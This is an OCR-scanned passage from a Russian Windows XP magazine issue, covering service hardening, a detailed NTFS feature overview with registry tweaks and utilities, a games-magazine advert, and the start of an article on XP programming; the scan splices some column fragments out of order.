⓫. Служба терминалов (Terminal Service) - используется для того, чтобы другие компы подключались к твоему и работали с твоим рабочим столом по сети. Такое часто используют на фирмах для работы с тонкими клиентами, а в домашних условиях это на фиг не нужно. Именно поэтому этот сервис по умолчанию отключен, и если тебе не нужен терминальный доступ, то оставь все как есть.

⓬. Удаленный реестр (Remote Registry Service) - из названия понятно, что служба позволяет изменять параметры реестра по сети. Самое интересное, что она еще и работает по умолчанию. Так что срочно переводи в ручной режим, чтобы реестр можно было править только локально.

АВТОМАТИЧЕСКИЙ МУСОРОУБОРЩИК

Первыми под сервисы начали маскироваться программы нелегального сбора информации с компьютера. Чтобы не следить самостоятельно за потенциальными врагами народа, эту функцию можно возложить на одну очень хорошую и полезную прогу - Ad-aware 6.0.

Ее можно взять с сайта www.lavasoft.de/index.html. Она очень неплохо справляется со своей функцией, но это не значит, что теперь можно обо всем забыть и спокойно путешествовать по порносайтам. Сейчас регулярно появляются новые проги, которые обходят защиту автоматизированных поисковиков, поэтому на Ad-aware надейся, а сам все же проверяй.

ИТОГО

Как видишь, сервисы достаточно хорошая и удобная вещь. Но, как и многие разработки MS, они не отличаются особой надежностью и безопасностью. Помимо постоянного мониторинга количества служб, ты должен следить, не включилась ли какая-то самостоятельно. То, что ты отключил какой-то сервис, не гарантирует, что его не запустят. Любая прога сможет самостоятельно разрешить запуск службы и тут же запустить ее.




Рисунок 8. Отключение автоматического обновления

Рисунок 9. Главное окно проги Ad-aware 6.0

Анализирующий (analyst1945@mail.ru)

YES, YES - NTFS

ОБЗОР ОСНОВНЫХ ВОЗМОЖНОСТЕЙ ФАЙЛОВОЙ СИСТЕМЫ NTFS

Несмотря на то, что новая линейка ОС Windows без проблем поддерживает (в отличие от NT4) FAT32, IMHO, ставить XP на FAT - все равно что бегать на лыжах по асфальту. Большая часть нововведений и усовершенствований ориентирована как раз на использование файловой системы NTFS. О них-то мы и расскажем в этой статье.


С появлением операционных систем Windows 2000/XP и новой версии "родной" для нее файловой системы - NTFS5 (New Technology File System), у Microsoft появилась возможность для полноценной конкуренции с xNIX - подобными системами. Главным коньком этой ФС без сомнения явдяются пресловутые отказоустойчивость и защищенность, однако это - не единственные ее преимущества.

СТРУКТУРА NTFS

Логически NTFS очень похожа на базу данных. Все пространство тома этой ФС представляет собой либо файл, либо часть файла. Самый главный файл на NTFS носит имя MFT (Master File Table - Общая Таблица Файлов). В нем в виде метафайлов (еще их называют метаданными) содержится вся служебная информация, необходимая для функционирования NTFS. Всего метафайлов 16. Эти файлы недоступны при работе в Windows, однако просмотреть их можно, загрузившись под другой операционной системой (например, BeOS), или используя специальные утилиты.

Номер записи	Метафайл	Назначение
0	$Mft	Полный список файлов и каталого тома
1	$MftMirr	Зеркальная копия наиболее важных частей MFT. Располагается в логической середине жесткого диска
2	$LogFile	Файл журналирования
3	$Volume	Служебная информация о томея: метка, версия файловой системы, и др.
4	$AttrDef	Таблица имен, номеров и описаний атрибутов
5	$.	Корневой каталог
6	$Bitmap	Карта использования дискового пространства
7	$Boot	Адрес загрузочного сектора раздела. Если диск загрузочный, конечно
8	$BadClus	Положение плохих кластеров тома
9	$Quota	Записи квот для каждого пользователя
10	$Upcase	Таблица преобразования имен файлов в кодировку UNICODE
11	$Extend	Каталог расширенных метеданных
с 11 по 15		Зарезервированы для будущего использования
17 и >		Нерезидентные части файлов и каталогов

Метафайлы и их назначение



Структура NTFS

Том NTFS логически делится на две части: зарезервированные для MFT (12%, в целях предотвращения фрагментации) и примерно 88% - для данных. Расположение метафайлов указано в секторе начальной загрузки. Копия сектора начальной загрузки расположена в логической середине диска.

При уменьшении свободного места на диске, размер зарезервированного пространства уменьшается вдвое - т.е. до 6%, далее - до полного истощения ресурсов. Если файл занимает менее 1500 байт, он целиком размещается в MFT. В противном случае в MFT помещаются только некоторые атрибуты и информация о физическом расположении файла - так называемая резидентная часть. Остальные части называются нерезидентными.

Каждый файл и каталог NTFS представляет собой набор атрибутов. Атрибуты бывают системные, т.е. назнача-

Размер тома, Mb	Размар кластера, Kb
512 и менее	0,5
513-1024	1
1025-2048	2
2049 и более	4
128 Терабайт	64

Зависимость размера кластера от обьема диска

В Windows NT 4.0 размер метафайла можно было узнать, например, командой DIR /a $mft. Однако, начиная с Windows 2000, дядя Билли лишил нас этой возможности.

Windows NT 4.0 может работать с NTFS5, при условии, что был установлен SP4 и выше, но никакие новые функции (например - Квотирование) не будут доступны. Также не будут работать с ней AUTOCHK и CHKDSK.

Кластеры на томе NTFS нумеруются двумя способами: по принадлежности тому - логический номер кластера (Logical Cluster Number, LCN), и по принадлежности файлу - виртуальный номер кластера (Virtual Cluster Number, VCN). Для хранения номеров кластеров NTFS использует 64-разрядные индексы, что позволяет создавать диски размером до 16 экзабайт (для нормальных - это более 16 миллиардов гигабайт). Однако в Windows адресация кластера ограничена 32 разрядами. Это - 128 Тб при размере кластера 64 Кб.

емые файлу при его создании (например, его имя, дата создания, содержимое и т.д.), и пользовательские, назначаемые пользователем в дополнение к системным. Фактически, кроме атрибутов у файла нет никаких других компонентов.

ИНДЕКСИРОВАНИЕ АТРИБУТОВ

Для оптимальной работы с диском файловая система FAT индексирует имена файлов без каких-либо дополнительных возможностей, что сказывается на скорости работы с большими каталогами. В NTFS5 для этих целей используется "Универсальный механизм индексации", сохраняющий в индексе не только имена файлов, но и дополнительные атрибуты с предварительной сортировкой. Преимущества этого механизма широко используются в Windows XP, например, дескрипторами безопасности, информацией о квотах, точках повторной обработки.

Атрибуты одного и того же типа могут повторяться несколько раз. Например, файл на томе NTFS может содержать несколько атрибутов данных (Data). Каждый такой атрибут называется потоком. Первоначально файл имеет один поток, с которым происходит работа по умолчанию - безымянный. Чтобы можно было обращаться к остальным потокам, им присваиваются имена, в том числе и на русском языке, т.к. они хранятся в UNICODE, как и имена файлов. Программам потоки передаются через двоеточие после имени файла. Например, команда

dir c:\ > list.txt:stream2

поместит список файлов и каталогов в поток stream2 файла list.txt. Каждый поток имеет свой размер, а также файловую блокировку.

Это очень помогает. Например, многоязычная сопроводительная документация может располагаться не в нескольких файлах, а помещаться в дополнительных потоках. Уже сейчас Windows XP позволяет хранить дополнительную информацию о файле в потоке Summary Information, просматриваемом на вкладке Сводка диалогового окна свойств файла. Эта информация служит для удобства пользователя и используется Службой индексирования. К сожалению, дополнительные потоки не видны для большинства приложений. Например, Проводник Windows сообщит выделенный размер файла как 4 килобайта, в то время как его дополнительный поток может содержать несколько сотен (и даже более) мегабайт.

Просмотр потока Summary Information средствами Windows


Просмотр потока Summary Information средствами Windows

Файловую систему NTFS можно получить несколькими способами: форматированием тома или конвертированием уже существующего с сохранением имеющихся на нем данных. Это можно сделать, выбрав соответствующий пункт при установке операционной системы или воспользовавшись стандартным средством Windows XP CONVERT, либо утилитами сторонних производителей, вроде Power Quest Partition Magic. Однако следует учитывать, что при форматировании раздела в формат NTFS, MFT область располагается в первых секторах диска. Это предотвращает ее фрагментацию и, соответственно, повышает производительность. Если же том NTFS создавался переконвертированием из FAT, MFT располагается на свободном пространстве. Конечно же, оно, как правило, сильно фрагментировано. Это существенно снизит скорость работы с диском и будет способствовать дальнейшей фрагментации.

СЖАТИЕ

С появлением NTFS у пользователей Windows появилась возможность использовать динамическое (прозрачное для пользователя и приложений) сжатие данных без каких-либо дополнительных программных продуктов, что для жителей дальнего зарубежья с их платным ПО является несомненным плюсом. Это возможно как для отдельного файла или каталога, так и для всего диска. Само сжатие происходит при установке объекту атрибута "сжатый", поэтому его можно установить или удалить в любое время. Объекты, помещенные в сжатый каталог, тоже становятся сжатыми, и наоборот.

В ответ на закономерный вопрос о быстродействии скажу, что на компьютере с процессором Duron-800 скорость приложений не только не уменьшилась, но скорее увеличилась за счет меньшего объема считываемой с жесткого диска информации. Винчестер, как правило, самый медленный (после сменных накопителей, конечно) компонент PC, а мощность современных процессоров позволяет системе с легкостью на лету переупаковывать файлы любого размера. Отмечу, что после сжатия большого объема данных следует произвести дефрагментацию.



Использование сжатия позволяет эффективно экономить дисковое пространство

Разреженные файлы

Другой тип сжатия известен как разреженные файлы. На файл, отмеченный как разреженный, NTFS не отводит место для тех частей, которые определены как пустые. При обращении системы к частям, отмеченным как пустые, NTFS просто возвращает нулевые значения. При просмотре свойств файла система сообщит о зарезервированном для него размере, хотя фактический объем может занимать в сотни тысяч раз меньший объем. Разреженные файлы применяются, в частности, в журнале изменений NTFS. »

В проводнике сжатые объекты по умолчанию выделяются, синим цветом, однако его можно изменить на любой другой с помощью различных утилит твикинга.


NTFS5 поддерживает разрежение как сжатых, так и несжатых файлов

ДИНАМИЧЕСКОЕ ОТСЛЕЖИВАНИЕ ЯРЛЫКОВ

Ярлыки на NTFS5 ведут себя гораздо "умнее", в отличие от своих собратьев на FAT дисках. При перемещении внутри NTFS5 томов в пределах одного домена, и даже при переименовании родительского файла, сохраняется полная функциональность ссылающегося на него ярлыка. Для функционирования динамического отслеживания должны быть запущены соответствующие службы.

ШИФРОВАНИЕ

Еще одной полезной особенностью является поддержка EFS (Encrypting File System - Криптографическая Файловая Система) - надстройки над NTFS, позволяющей прозрачно для пользователя и приложений шифровать и расшифровывать файлы на локальном диске. Для шифрования файлов по алгоритму DES используется случайно сгенерированный FEK (File Encryption Key - Ключ Шифрования Файла), который в свою очередь шифруется по алгоритму RSA при помощи открытого ключа пользователя и сохраняется в атрибутах файла в поле DRF (Data Recovery Field - Поле Восстановления Данных). Для пользователя процесс первичного шифрования сводится к установке атрибута "зашифрованный". Доступ к зашифрованным данным возможен только при работе с той учетной записью, под которой производилось шифрование. Создание аналогичной учетной записи, с таким же именем пользователя и паролем, не даст доступа к зашифрованным данным. При первом после установки операционной системы использовании EFS генерируется самоподписанный сертификат, содержащий открытый и закрытый ключи пользователя. Для возможности восстановления данных в случае потери доступа к учетной записи в Политике



Тебе придется выбирать между сжатием и шифрованием


восстановления назначается специальный пользователь - агент восстановления. Сертификат EFS для агента восстановления генерируется при установке системы. По умолчанию агентом восстановления является Администратор.

ЖЕСТКИЕ СВЯЗИ И ТОЧКИ ПЕРЕОПРЕДЕЛЕНИЯ


Одним из нововведений NTFS5 является синтаксический анализ полных путей файлов. Элементы пути файла рассматриваются индивидуально и при необходимости переадресовываются. Например, в пути C:\WINDOWS\WIN.COM отдельно анализируется C:, а затем WINDOWS. Это позволило реализовать такие возможности, как жесткие связи и точки переопределения.

Технология жестких связей очень похожа на использование ярлыков. Разница лишь в том, что эти "ярлыки", называемые жесткими связями, на файл представлены в виде дополнительных имен внутри одного тома. При удалении файла фактически удаляется его жесткая связь. Реальное же удаление файла возможно лишь при удалении последней жесткой связи. Каждая жесткая связь может содержать свой список контроля доступа.

Еще одним типом перенаправления в NTFS5 являются точки переопределения, называемые также точками соединения, или символьными ссылками. Используя точки переопределе-



Создание точек переопределения



Шифрование тоже экономит место на жестком диске

Существенно повысить скорость работы с файловой NTFS можно, отредактировав следующие ключи реестра:

Отключение обновления атрибута времени последнего доступа к файлам и каталогам:
[HKEY_LOCAL_MACHINE\SYS-TEM\CurrentControlSet\Control]
"NtfsDisableLastAccessUpdate"=dword:00000001

Если ты не планируешь использовать старые DOS и Windows 3.1 приложения, то стоит отключить генерирование коротких имен:
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\File system]
"NtfsDisable8dot3NameCreation"= dword:00000001

Воспрепятствовать фрагментации MFT зоны можно, увеличив зарезервированный для нее объем:
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\File System]
"NtfsMftZoneReservation"="2"

Параметр NtfsMftZoneReservation может принимать значения от 1 до 4.
1 соответствует 12% по умолчанию, 2 - 25%, 3 - 37,5% и 4 - 50% от объема тома, соответственно.
Еще раз напомню, что при уменьшении свободного места MFT область сокращается в два раза.

■ Утилиты, позволяющие использовать возможности NTFS

■ **UsefulSoft PropertyEditor** (469 Кб)
www.listsoft.ru/?id=9980
ShareWare Ver 3.21 ENG 98 ME NT4 2K XP
UsefulSoft PropertyEditor позволит посмотреть или изменить различные параметры файлов и папок на твоей машине (иконки, атрибуты, параметры NTFS и т.д.).


■ **FileLink** (289 Кб)
www.listsoft.ru/?id=13541
FreeWare Ver 1.0.0 ENG 2K XP
Консольная утилита, позволяющая создавать жесткие связи.

■ **Junction** (36 Кб)
www.sysintrnals.com
Показывает информацию о жестких связях и точках переопределения.


■ **EFSDump** (32 Кб)
www.sysintrnals.com
Консольная утилита, позволяющая просматривать информацию о пользователях, имеющих доступ к зашифрованному файлу.

■ **NTFS File Sector Information Utility**
http://support.microsoft.com/support/kb/articles/q253/0/66.asp
Утилита командной строки, позволяющая создавать и просматривать дамп записей MFT.

■ **GetDataBack for NTFS**
www.runtime.org
Программа, позволяющая работать со служебной информацией NTFS. Позволяет работать с файлами метаданных.



Так выглядят точки переопределения на локальные диски



Переименованные точки переопределения выглядят как обычные папки

ния, можно перенаправить обращение имени файла или каталога в другой каталог. На этой технологии основана работа "Службы удаленного хранилища" (прозрачное для пользователя перемещение в архив редко используемых файлов), а также точек монтирования дисковых томов.


ДИСКОВЫЕ КВОТЫ

■ Лишь с появлением NTFS5 в Windows стали доступны дисковые квоты. Квотирование - эффективный способ распределения дискового пространства между его пользователями. При включении этой функции каждому пользователю выделяется определенный объем доступного дискового пространства на каждом томе. При попытке юзера занять больше выделенного ему места он получает сообщение о нехватке места, а в системном журнале регистрируется соответствующее событие.

Для настройки квот следует воспользоваться вкладкой Квота окна свойств тома. Для индивидуальной настройки квот, а также просмотра текущего состояния использования диска следует перейти на вкладку Записи квот.

Важно помнить, что квота учитывает только те файлы, для которых пользователь является владельцем. Компрессия для квоты значения не имеет - при подсчете учитывается реальный размер файла. Для разреженных файлов учитывается лишь фактически занимаемое ими место. Удаление файла не учитывается, пока пользователь не очистит Корзину. На встроенного Администратора квоты не распространяются.

Квота настраивается отдельно для каждого тома



Настройка квот возможна как для групп, так и для отдельных пользователей

ОТКАЗОУСТОЙЧИВОСТЬ И ЖУРНАЛИРОВАНИЕ

■ NTFS создавалась как надежная (по мнению Microsoft) файловая система, обеспечивающая защиту пользовательских данных за счет программных средств. Защита основана на журналировании определенных операций с файлами (транзакций). А именно: создание, удаление, переименование, изменение размера, прав доступа, установка файловых атрибутов. Также журналируются и операции дефрагментации. Вот почему перезагрузка компьютера в такой ситуации не так фатальна, как в случае с FAT. Упрощенно весь процесс выглядит так:

❶. Драйвером ввода/вывода NTFS инициируется процесс операции с файлом, с указанием службе Log File Service вести протокол происходящего.
❼. Под управлением службы Cache Manager данные передаются в кэш.
❽. Cache Manager передает данные менеджеру виртуальной памяти Virtual Memory Manager, для записи на диск при первом удобном случае.
❿. Virtual Memory Manager передает данные драйверу диска.


»

❺. Данные передаются контроллеру для записи на диск.

❻. Если процесс происходит успешно, запись транзакции удаляется.

Если происходит сбой (например, перезагрузка), в таблице транзакций обнаруживается запись транзакции и выполняется откат операций до текущей контрольной точки. Журналирование производится как в метафайл $LofFile, так и в разреженный файл tracking.log, находящийся в каталоге System Volume Information, с атрибутами "Системный" и "Скрытый".

Исправление ошибок в Windows XP выполняется стандартной утилитой CHKNTFS. Эту утилиту можно запустить из командной строки, либо выбрав пункт Выполнить проверку на вкладке Сервис свойств тома. Из-за того что она в процессе работы системы не может получить доступ к некоторым системным файлам на разделе, проверка диска откладывается до перезагрузки - выставляется так называемый "грязный" флаг.




Иногда для проверки диска приходится перезагружаться

Защищенность и дескриптор защиты

При регистрации пользователя в системе для него создается так называемый признак доступа. В признак включаются: идентификатор пользователя и идентификаторы всех групп, в которые входит пользователь, а также список управления доступом Access Control List (ACL). ACL состоит из разрешений, применяемых к создаваемым процессом файлам и списка прав на выполнение определенных действий. ACL является лишь частью дескриптора защиты, назначаемого файлам, потокам, событиям и даже признакам доступа, когда они создаются в системе.

Правом изменять список доступа обладает владелец объекта (по умолчанию - его создатель). В Windows XP встроенный Администратор, в отличие от рута xNIX систем, может не обладать правами на доступ к объекту, однако он всегда может изменить разрешения, став его владельцем. Вернуть же владение Администратор не сможет, поэтому юзер всегда может узнать, что с его файлом работал Администратор. В отличие от xNIX, в ACL сдержатся списки как разрешенных, так и запрещенных операций.



100% дефрагментация стандартными средствами Windows достигается очень редко

Права доступа назначаются на вкладке Безопасность

В NTFS5 дескриптор безопасности был перенесен из собственного атрибута объекта файловой системы в метафайл $Secure, что привело к значительной экономии дискового пространства в многопользовательских средах и повысило быстродействие за счет индексирования атрибутов.

ЖЕСТОКИЙ БОЙ С ФРАГМЕНТАЦИЕЙ

При создании NTFS утверждалось, что она не подвержена фрагментации, хотя, как ты правильно понял, это - полный бред. Фрагментации подвержено даже ОЗУ, где механики не было и в помине. Просто, в отличие от FAT, она не так катастрофически сказывается на скорости - дают о себе знать вышеописанные навороты с резидентными файлами, небольшим размером кластера и индексированием атрибутов. Однако от физического перемещения головок жесткого диска это не спасает. Особо плачевно сказывается на быстродействии файловой системы фрагментация MFT.

Как было отмечено ранее, при приближении степени заполнения жесткого диска к 88%, размер зоны MFT уменьшается в два раза, и - далее со всеми остановками. Фактически на диске получается несколько заходов окончания диска. Не препятствует (скорее наоборот) фрагментации использование зашифрованных, сжатых и разреженных файлов. И даже сама логическая организации записи как бы "старается" увеличить фрагментацию: сначала заполняются большие дырки, потом - маленькие. На этом веселье не заканчивается, скорее, наоборот...

Встроенное в XP стандартное API дефрагментации позволяет перемещать за один раз не менее 16 кластеров. Начинаться эти кластеры должны с позиции виртуального номера кластера, кратной 16. Эдакое любимое число :). И все это - независимо от файловой системы. В результате 100% дефрагментация стандартными средствами XP становится, проще говоря, невозможной. Лично, так сказать, убедиться в этом можно, запустив слепок стандартного дефрагментатора dfrg.msc (свойства диска - сервис - дефрагментация).

Ну а в ожидании, пока Microsoft исправит эту проблему, остается порекомендовать воспользоваться утилитами сторонних разработчиков, вроде Deskeeper.

При создании NTFS утверждалось, что она не подвержена фрагментации, хотя, как ты правильно понял, это - полный бред.

PC игры

ПРАВИЛЬНЫЙ ЖУРНАЛ О КОМПЬЮТЕРНЫХ ИГРАХ!

Правильный объем
240 страниц

Правильная комплектация
3 CD или DVD

Правильная цена
90 РУБЛЕЙ

Никакого мусора и невнятных тем, настоящий геймерский рай

ТОЛЬКО PC ИГРЫ

- **Подробнейший репортаж** о потенциальном хите от Киевских разработчиков – ролевом боевике **Xenus**
- Более **15 полновесных рецензий** на наиболее увлекательные игры, вышедшие за месяц
- Обзоры всех российских релизов – **еще два десятка статей!**
- В рубрике **"Железо"** – тест современных видокарт, алгоритм выбора процессора, сравнение ТВ-тюнеров и многое другое

3й номер уже в продаже!

ЕСЛИ ТЫ ГЕЙМЕР – ТЫ НЕ ПРОПУСТИШЬ!

(game)land

Tony (tony@nifti.unn.ru, ICQ 165066287, http://itfi.nnov.ru

ПРОГРАММИРОВАНИЕ В XP

НОВОВВЕДЕНИЯ, ПРАКТИЧЕСКИЕ ПРИМЕРЫ И СОВЕТЫ

Что нового для программистов приготовила Microsoft в Windows XP? Как лучше разрабатывать программные продукты для Windows XP? Что такое службы? Что необходимо почитать для более глубокого понимания вопроса? Об этом, а также о многом другом про Windows XP с точки зрения программиста, ты узнаешь из этой статьи.

XP-ИНЖЕНЕРИЯ

Ты надеешься на лучшее и идешь страховать имущество и жизнь. Ты встречаешь женщину (или мужчину, кто как), думаешь, что она - та самая, но в один прекрасный момент встречаешь другую :). Также и с Windows - с выходом новой операционной системы ты надеешься, что она станет еще красивее, еще быстрее и еще безглючнее. Покупаешь, устанавливаешь и... ждешь следующую Windows.

Между тем это совершенно нормальный процесс - постоянное совершенство, стремление к вершине горы (в качестве толкаемого камня в данном случае выступает огромный рулон программного кода). Представь себе, что Microsoft сегодня выпустила совершенную операционную систему, без глюков, быструю, красивую, безопасную и масштабируемую. После этого Билл становится ненужным, эта совершенная Windows удовлетворяет все наши потребности. Тысячи работников MS теряют работу, остальные программисты планеты потеряют работу сразу после того, как напишут все необходимое человечеству ПО под Windows.

Впрочем, я немного отвлекся. Windows XP в линейке операционных систем Мелкософт занимает одно из ключевых мест. Во-первых, это первая ось с поддержкой тем оформления (скинов). Во-вторых, она была создана в то время, когда мультимедийные, интернет-стандарты, стандарты на железо и программное обеспечение, наконец, более-менее устоялись. И, в-третьих, это первая попытка Майкрософт скрестить две линейки своих осей на ядре NT и Windows 98 в одну универсальную операционную систему. Если первые два пункта говорят однозначно в пользу Windows XP, то по третьему можно найти кучу возражений, сводящихся к тому, что вся история инженерии (как науки) говорит о невозможности создать что-то абсолютно универсальное, поскольку сложность задачи по сравнению со сложностью системы возрастает непинейно.

Windows XP в линейке операционных систем Мелкософт занимает одно из ключевых мест. Это первая попытка Майкрософт совместить две линейки своих осей на ядре NT и Windows 98 в одну универсальную операционную систему.

С точки зрения программиста, Windows XP отличается от Windows 2K поддержкой Theme API (которая позволяет изменять внешний вид окошек и элементов управления), наличием иконок с глубиной цвета в 32 бита и поддержкой IPv6 при помощи Windows Sockets 2.

GUI ТЕБЕ


Забегая немного вперед, скажу, что, с точки зрения программиста, Windows XP отличается от Windows 2K только поддержкой Theme API, которая позволяет изменять внешний вид окошек и элементов управления, наличием иконок с глубиной цвета в 32 бита и поддержкой IPv6 при помощи Windows Sockets 2. Все остальные "новшества" доступны и для других операционных систем с сервера Майкрософт или по подписке MSDN. Что, в принципе, хорошо, поскольку такая демократичность позволяет каждому выбирать операционку по вкусу.

Итак, Theme API. Честно говоря, я ожидал, что MS выпустит вместе с XP Common Controls 2. Очевидно, что стандартных и общих элементов управления в GUI, скажем так, маловато по сравнению с Delphi. Использовать ActiveX противно. Вместо этого Билли предложил нам Theme API. Фактически это просто шестая версия библиотеки Common Controls (comctl32.dll), которая, и это очень важно, бинарно несовместима с предыдущими версиями этой библиотеки.

